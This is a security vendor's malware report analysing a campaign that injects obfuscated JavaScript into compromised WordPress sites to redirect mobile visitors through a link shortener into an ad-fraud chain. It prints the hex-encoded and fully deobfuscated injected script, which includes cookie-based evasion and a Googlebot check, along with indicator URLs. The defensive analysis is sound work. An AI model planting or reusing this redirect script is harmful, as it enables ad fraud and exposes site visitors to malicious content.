MALWARE EVENT REPORT

Chronos-3PC

Analysis of mobile-targeting malware threaten digital trust and safety by driving redirects, compromised sites, and ad fraud

THE MEDIA TRUST

We know digital security.

April 2022

Introduction

Mobile devices have shown a higher rate of risk when it comes to unsafe browsing as evidenced by multiple attacks leveraging third-party code: GhostCat-3PC, Phishing, VidLox-3PC, and IcePick-3PC, to name a few. Hackers are constantly taking advantage of such trends by targeting mobile-specific platforms and jeopardizing consumer trust and safety in digital.

Over the past few months, The Media Trust Digital Security and Operations Team has monitored the behavior of mobile browser redirects affecting WordPress sites. These malicious campaigns leverage established WordPress vulnerabilities to covertly inject code into the user experience. This code, in turn, gives the malicious actors the ability to display ads, execute pop-ups, and redirect users to other malicious content.

In an attempt to evade detection, the injected script sets the "_mauthtoken" browser cookie which prevents visitors from being redirected twice within a specific amount of time, making it difficult to reproduce the redirect. In addition, the use of a link shortening service allows the malicious actors to easily change the redirect destinations as often as needed.

Detected via targeted and in-the-wild scanning, these attacks successfully penetrated several news and e-commerce WordPress sites in a matter of days to enable ad fraud and credential theft. While The Media Trust terminated these campaigns with our clients, these campaigns are still active, continuing to defraud advertisers and ruin the consumer experience

Attack Analysis

The malicious payload is delivered via the compromised WordPress site, most likely a third-party plugin. Malicious code injections are no stranger to WordPress sites with out-of-date plugins as scanning for vulnerable sites is easy with security scanning tools such as WPScan. These vulnerable plugins are fair game for malicious actors as it provides an easy way to deliver malicious content or further compromise a website's server. Compromised WordPress sites will contain injected code similar to the one shown in Figure 1, which shows malicious code at the very top of the site's HTML.

Figure 1 : WordPress site affected by malicious code injection

Using the sample provided in Figure 1, part of the injected code contains a hex encoded array whose values are used throughout the rest of the code (Figure 2). This makes initial analysis difficult without decoding the hex. In order to make analysis easier to understand, deobfuscation techniques are applied to reveal the code in Figure 3.

```
var _0x446d = ["\x5f\x6d\x61\x75\x74\x68\x74\x6f\x6b\x65\x6e", "\x69\x6e\x64\x65\x78\x4f\x66",
"\x63\x6f\x6f\x6b\x69\x65", "\x75\x73\x65\x72\x41\x67\x65\x6e\x74", "\x76\x65\x6e\x64\x6f\x72",
"\x6f\x70\x65\x72\x61",
"\x68\x74\x74\x70\x73\x3a\x2f\x2f\x7a\x65\x65\x70\x2e\x6c\x79\x2f\x66\x6a\x36\x74\x33",
"\x67\x6f\x6f\x67\x6c\x65\x62\x6f\x74", "\x74\x65\x73\x74", "\x73\x75\x62\x73\x74\x72",
"\x67\x65\x74\x54\x69\x6d\x65",
"\x5f\x6d\x61\x75\x74\x68\x74\x6f\x6b\x65\x6e\x3d\x31\x3b\x20\x70\x61\x74\x68\x3d\x2f\x3b\x65\x78\
x70\x69\x72\x65\x73\x3d", "\x74\x6f\x55\x54\x43\x53\x74\x72\x69\x6e\x67",
"\x6c\x6f\x63\x61\x74\x69\x6f\x6e"];
```

Figure 2 : Hex encoded array

Figure 3 shows that the array contains strings that will be used throughout the rest of the malicious code. Some interesting strings include “cookie”, “userAgent”, “_mauthtoken”, and the zeep.ly URL. Looking at the strings in an array can give you an idea of what the code will do. In this example, we can

guess that the code will look at the user-agent, look for specific values, create a browser cookie, and redirect to the zeep.ly URL.

```
var _0x446d = ["_mauthtoken", "indexOf", "cookie", "userAgent", "vendor", "opera", "https://zeep.ly/fj6t3", "googlebot", "test", "substr", "getTime", "_mauthtoken=1; path=/;expires=", "toUTCString", "location"];
```

Figure 3 : Decoded hex array from Figure 2

Using the decoded hex array in Figure 3, all of the references to the array can be replaced with their values (See Figure 4). This allows us to better understand what the rest of the code is doing in terms of conditions and indicators of compromise.

```
var _0x446d = ["_mauthtoken", "indexOf", "cookie", "userAgent", "vendor", "opera", "https://zeep.ly/fj6t3", "googlebot", "test", "substr", "getTime", "_mauthtoken=1; path=/;expires=", "toUTCString", "location"];
if (document["cookie"]["indexOf"]("_mauthtoken") == -1) {
    (function (user_agent, redirect_url) {
        if (user_agent["indexOf"]("googlebot") == -1) {
            if (/(android|bb\d+|meego).+mobile|avantgo|bada\/|blackberry|blazer|compal|elaine|fennec|hiptop|iemobile|ip(hone|od|ad)|iris|kindle|lge |maemo|midp|mmp|mobile.+firefox|netfront|opera m(ob|in)i|palm( os)?|phone|p(ixi|re)\/|plucker|pocket|psp|series(4|6)0|symbian|treo|up\.(browser|link)|vodafone|wap|windows ce|xda|xiino/i["test"](user_agent) || /1207|6310|6590|3gso|4thp|50[1-6]i|770s|802s|a wa|abac|ac(er|oo|s\-)|ai(ko|rn)|al(av|ca|co)|amoi|an(ex|ny|yw)|aptu|ar(ch|go)|as(te|us)|attw|au(di|\-m|r |s )|avan|be(ck|ll|nq)|bi(lb|rd)|bl(ac|az)|br(e|v)w|bumb|bw\-(n|u)|c55\/|capi|ccwa|cdm\-|cell|chtm|cldc|cmd\-|co(mp|nd)|craw|da(it|ll|ng)|dbte|dc\-s|devi|dica|dmob|do(c|p)o|ds(12|\-d)|el(49|ai)|em(l2|ul)|er(ic|k0)|esl8|ez([4-7]0|os|wa|ze)|fetc|fly(\-|_)|g1 u|g560|gene|gf\-5|g\-mo|go(\.w|od)|gr(ad|un)|haie|hcit|hd\-(m|p|t)|hei\-|hi(pt|ta)|hp(i|ip)|hs\-c|ht(c(\-| |_|a|g|p|s|t)|tp)|hu(aw|tc)|i\-(20|go|ma)|i230|iac( |\-|\/)|ibro|idea|ig01|ikom|im1k|inno|ipaq|iris|ja(t|v)a|jbro|jemu|jigs|kddi|keji|kgt( |\/)|klon|kpt |kwc\-|kyo(c|k)|le(no|xi)|lg( g|\/(k|l|u)|50|54|\-[a-w])|libw|lynx|m1\-w|m3ga|m50\/|ma(te|ui|xo)|mc(01|21|ca)|m\-cr|me(rc|ri)|mi(o8|oa|ts)|mmef|mo(01|02|bi|de|do|t(\-| |o|v)|zz)|mt(50|p1|v )|mwbp|mywa|n10[0-2]|n20[2-3]|n30(0|2)|n50(0|2|5)|n7(0(0|1)|10)|ne((c|m)\-|on|tf|wf|wg|wt)|nok(6|i)|nzph|o2im|op(ti|wv)|oran|owg1|p800|pan(a|d|t)|pdxg|pg(13|\-([1-8]|c))|phil|pire|pl(ay|uc)|pn\-2|po(ck|rt|se)|prox|psio|pt\-g|qa\-a|qc(07|12|21|32|60|\-[2-7]|i\-)|qtek|r380|r600|raks|rim9|ro(ve|zo)|s55\/|sa(ge|ma|mm|ms|ny|va)|sc(01|h\-|oo|p\-)|sdk\/|se(c(\-|0|1)|47|mc|nd|ri)|sgh\-|shar|sie(\-|m)|sk\-0|sl(45|id)|sm(al|ar|b3|it|t5)|so(ft|ny)|sp(01|h\-|v\-|v )|sy(01|mb)|t2(18|50)|t6(00|10|18)|ta(gt|lk)|tcl\-|tdg\-|tel(i|m)|tim\-|t\-mo|to(pl|sh)|ts(70|m\-|m3|m5)|tx\-9|up(\.b|g1|si)|utst|v400|v750|veri|vi(rg|te)|vk(40|5[0-3]|\-v)|vm40|voda|vulc|vx(52|53|60|61|70|80|81|83|85|98)|w3c(\-| )|webc|whit|wi(g |nc|nw)|wmlb|wonu|x700|yas\-|your|zeto|zte\-/i["test"](user_agent["substr"](0, 4))) {
                var _0xecfdx3 = new Date(new Date()["getTime"]() + 1800000);
                document['cookie'] = "_mauthtoken=1; path=/;expires=" + _0xecfdx3["toUTCString"]();
                window["location"] = redirect_url
            }
        }
    })(navigator["userAgent"] || navigator["vendor"] || window["opera"], "https://zeep.ly/fj6t3")
}
```

Figure 4 : Deobfuscated version of injected code

On line 2 of Figure 4, there is a check for the presence of a browser cookie with the name '_mauthtoken'. If this browser cookie does not exist, the function on line 3 is run; the function arguments are the browser's user-agent or vendor, and the zeep.ly redirect URL. Within this function is another conditional that checks if the provided user-agent contains the word 'googlebot', the name given to Google's web crawler. Should Google's web crawler not be present, the code proceeds to check the user-agent against user-agents used by mobile devices. This can be seen on line 5 in the form of two regular expression (regex) strings.

The user-agent must match either of these two regex strings for the check to pass. Below are a few examples of valid user-agents:

Mozilla/5.0 (iPad; CPU OS 12_1_1 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) Mobile/16C50 Flipboard/4.2.32

Mozilla/5.0 (iPhone; CPU iPhone OS 10_3_1 like Mac OS X) AppleWebKit/603.1.30 (KHTML, like Gecko) Version/10.0 Mobile/14E304 Safari/602.1

Mozilla/5.0 (Linux; Android 7.0; SM-G930V Build/NRD90M) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/59.0.3071.125 Mobile Safari/537.36

Mozilla/5.0 (Android 7.0; Mobile; rv:54.0) Gecko/54.0 Firefox/54.0

These sample user-agents would pass the check due to the presence of the mobile specific words such as "iPad", "iPhone", and "Android". Given this behavior, only visitors of these compromised sites who happen to be on mobile devices will be affected.

After confirming that the user is on a mobile device, a variable is created which stores the current time plus 1800000 milliseconds or 30 minutes. (line 6). This will be used as the expiration date for the browser cookie created on line 7. The properties of the cookie are as follows:

Name	_mauthtoken
Value	1
Path	/
Expires	Current date / time + 30 minutes

The last executed line in the malicious code is line 8 in Figure 4, which initiates the auto redirect to the zeep.ly URL provided, in this case that is https[:]//zeep[.]ly/fj6t3.

An overview of the code execution from start to finish can be seen in Figure 5 below.



Figure 5: code execution flowchart

The type of content delivered by the zeep.ly URLs can be anything; however, we can confirm the use of zeep.ly URLs to start a chain of redirects to other compromised WordPress sites. For example:, zeep[.]ly/fj6t3 redirects to tommcifle[.]com/wp-admin/1.html which itself redirects to other malicious content. Other than the aforementioned URL, tommcifle[.]com is a legitimate ad-supported website. It appears the malicious actors have compromised this WordPress site to evade suspicion when the zeep.ly URL is requested.

A common theme among these compromised WordPress sites is the URL path “/wp-admin/”. This path is reserved for administrators and it is uncommon to serve content from this path publicly. A random file uploaded to this path usually means the site is compromised. For example, here are a few URLs we have identified using the wp-admin path that host malicious content:

- tommcifle[.]com/wp-admin/1.html
- francescalagatta[.]it/wp-admin/js/1.html
- socialmediacommando[.]com/wp-admin/js/cls.js
- t-shirtatstore[.]com/wp-admin/js/facegg.jpg

The last of these chain of redirects will result in a web page such as www[.]mega-search[.]net/forexgold.html which shows multiple creatives stacked on top of each other (Figure 6).



Figure 6: mega-search[.]net stacked creatives

The content loaded by mega-search[.]net are hosted by URLs containing the /wp-admin/ path. It should be noted that not all of these URLs are compromised WordPress sites; it may be the case that these are also owned by malicious actors as well.

This ad stacking behavior by mega-search[.]net is blatant ad fraud which is further highlighted by the tracking pixels delivered by the web page, a sample of which can be seen in Figure 7 below.

Url	Status	Type
https://odr.mookie1.com/t/v2/sync?tagid=V2_4530&src.visitorid=CAESEJhHFyY77sWmqI1J7j_S0-4&google_cver=1&google_push=AYg5qPL-...	302	/ Redi...
https://odr.mookie1.com/t/v2/sync?tagid=V2_4530&src.visitorid=CAESEJhHFyY77sWmqI1J7j_S0-4&google_cver=1&google_push=AYg5qPJg...	302	/ Redi...
https://odr.mookie1.com/t/v2/sync?tagid=V2_4530&src.visitorid=CAESEJhHFyY77sWmqI1J7j_S0-4&google_cver=1&google_push=AYg5qPIr...	302	/ Redi...
https://pippio.com/api/sync?it=1&pid=500040&iv=c043d713-3f3c-47ea-a4bc-ccc2e846c0e6:1644517400.09	200	gif
https://pippio.com/api/sync?it=1&pid=500040&iv=c043d713-3f3c-47ea-a4bc-ccc2e846c0e6:1644517400.09	200	gif
https://pippio.com/api/sync?it=1&pid=500040&iv=c043d713-3f3c-47ea-a4bc-ccc2e846c0e6:1644517400.09	200	gif
https://pippio.com/api/sync?it=1&pid=500040&iv=c043d713-3f3c-47ea-a4bc-ccc2e846c0e6:1644517400.09	200	gif
https://pippio.com/api/sync?it=1&pid=500040&iv=c043d713-3f3c-47ea-a4bc-ccc2e846c0e6:1644517400.09	200	gif
https://pippio.com/api/sync?it=1&pid=500040&iv=c043d713-3f3c-47ea-a4bc-ccc2e846c0e6:1644517400.09	200	gif
https://pippio.com/api/sync?it=1&pid=500040&iv=c043d713-3f3c-47ea-a4bc-ccc2e846c0e6:1644517400.09	200	gif
https://pippio.com/api/sync?it=1&pid=500040&iv=c043d713-3f3c-47ea-a4bc-ccc2e846c0e6:1644517400.09	200	gif
https://pippio.com/api/sync?it=1&pid=500040&iv=c043d713-3f3c-47ea-a4bc-ccc2e846c0e6:1644517400.09	200	gif
https://pippio.com/api/sync?it=1&pid=500040&iv=c043d713-3f3c-47ea-a4bc-ccc2e846c0e6:1644517400.09	200	gif
https://x.bidswitch.net/sync?dsp_id=42&user_id=	200	gif
https://api.viglink.com/api/sync.gif?key=9da69dfbc0e0dd6c90842c4b93310fed	302	/ Redi...
https://pagead2.googlesyndication.com/pagead/sodar?id=sodar2&v=225&li=gda_r20220329&jk=3129637499127030&rc=null	204	text/h...
https://stats-dss1883-serving.com/tracking/segment?key=dcf5af28-a3ce-405d-95e1-317b9e8bf7ae	200	gif
https://us-u.openx.net/w/1.0/sd?id=537072991&val=CAESELh9QmuXUHQGHYqZggYNE9o&google_cver=1	200	gif
https://us-u.openx.net/w/1.0/sd?id=537072991&val=CAESELh9QmuXUHQGHYqZggYNE9o&google_cver=1	200	gif
https://e.dlx.addthis.com/e/a-1189/s-3614?redirect_provider_id=3614&ru=https%3A%2F%2Fcm.g.doubleclick.net%2Fpixel%3Fgoogle_nid%3...	200	gif
https://e.dlx.addthis.com/e/a-1189/s-3614?redirect_provider_id=3614&ru=https%3A%2F%2Fcm.g.doubleclick.net%2Fpixel%3Fgoogle_nid%3...	200	gif
https://e.dlx.addthis.com/e/a-1189/s-3614?redirect_provider_id=3614&ru=https%3A%2F%2Fcm.g.doubleclick.net%2Fpixel%3Fgoogle_nid%3...	200	gif
https://e.dlx.addthis.com/e/a-1189/s-3614?redirect_provider_id=3614&ru=https%3A%2F%2Fcm.g.doubleclick.net%2Fpixel%3Fgoogle_nid%3...	200	gif
https://ps.eyeota.net/pixel?pid=gdomg51&t=gif&cat=Health&us_privacy=&random=1648740845703.2	302	/ Redi...
https://cm.g.doubleclick.net/pixel?google_nid=xaxis_dev_dmp&google_push=AYg5qPL8ZCTz4Z0tejgLekGnyQ6KvwTGU2sIWPL34gXGMYQ32...	200	png
https://cm.g.doubleclick.net/pixel?google_nid=xaxis_dev_dmp&google_push=AYg5qPL-7mc2qrnqzTIEo6ZmmIvKMh0hsY8K6t-ynqAs7Aa8Io6...	200	png
https://cm.g.doubleclick.net/pixel?google_nid=xaxis_dev_dmp&google_push=AYg5qPJgrZdK2T4NI9QQjCsZOI2ic8dKeZ7OGQIT8onj5LNhEec...	200	png
https://cm.g.doubleclick.net/pixel?google_nid=xaxis_dev_dmp&google_push=AYg5qPIrmFmeum0suDKyss0c9SXo5o-y7DI0QnP63hpKvq5axC...	200	png
https://cm.g.doubleclick.net/pixel?google_nid=pmeb&google_sc=1&google_hm=ZFqWogJZSP-yfPSyn5vh0Q%3D%3D&google_redir=https...	200	png
https://cm.g.doubleclick.net/pixel?google_nid=openx&google_cm&google_sc	302	text/h...
https://cm.g.doubleclick.net/pixel?google_nid=openx&google_cm&google_sc	302	text/h...
https://us-u.openx.net/w/1.0/pd?ph=bbb82fae-1d27-4d90-bb10-e24164ecd7bc&google_gid=CAESEK42-DLa8i-nY6zSt6gXkCE&google_cver...	302	gif / R...
https://us-u.openx.net/w/1.0/pd?ph=bbb82fae-1d27-4d90-bb10-e24164ecd7bc&google_gid=CAESEK42-DLa8i-nY6zSt6gXkCE&google_cver...	302	gif / R...

Figure 7: tracking URLs delivered by mega-search[.]net

A flowchart encompassing the entire process of a user visiting the compromised WordPress site to ad delivery can be seen in Figure 8 below.



Figure 8: Flowchart of start to finish

Indicators of Compromise

URLS
https[:]//zeep[.]ly/fj6t3
https[:]//zeep[.]ly/ev4Va
https[:]//zeep[.]ly/fj6t33
http[:]//francescalagatta[.]it/wp-admin/js/
https[:]socialmediacommando[.]com/wp-admin/js/cls.js

https[:]t-shirtatstore[.]com/wp-admin/js/facegg.jpg
https[:]www[.]tommcifle[.]com/wp-admin/1.html
https[:]www[.]homedoctor[.]sa/home.html
https[:]www[.]njpoolguys[.]com/wp-admin/js/slagg.js

Impact

With more than 500 hits, The Media Trust has identified numerous compromised WordPress sites containing malicious code calling to zeep.ly URLs, resulting in the delivery of fraudulent ads. The use of link shorteners as a method of delivering malware or fraudulent content is not a novel technique; it has been seen everywhere from SMS spam campaigns to the delivery of ransomware. Shortened links provide an advantage as it is often difficult to know where it will lead. The malicious actors can also change the destination of URLs whenever they like, giving them the ability to bait and switch victims.

Actions to take

Anyone who owns or operates a WordPress should regularly perform vulnerability scanning to detect any potential avenues to compromise. Free and open-source tools such as WPScan can be a great tool to identify vulnerabilities and give administrators the information they need to update any plugins.

For publishers, The Media Trust provides early detection before campaigns go live, protecting users from visiting these compromised WordPress sites. Our continuous scanning ensures malicious material is identified and blocked at the source, protecting both publisher and user experience.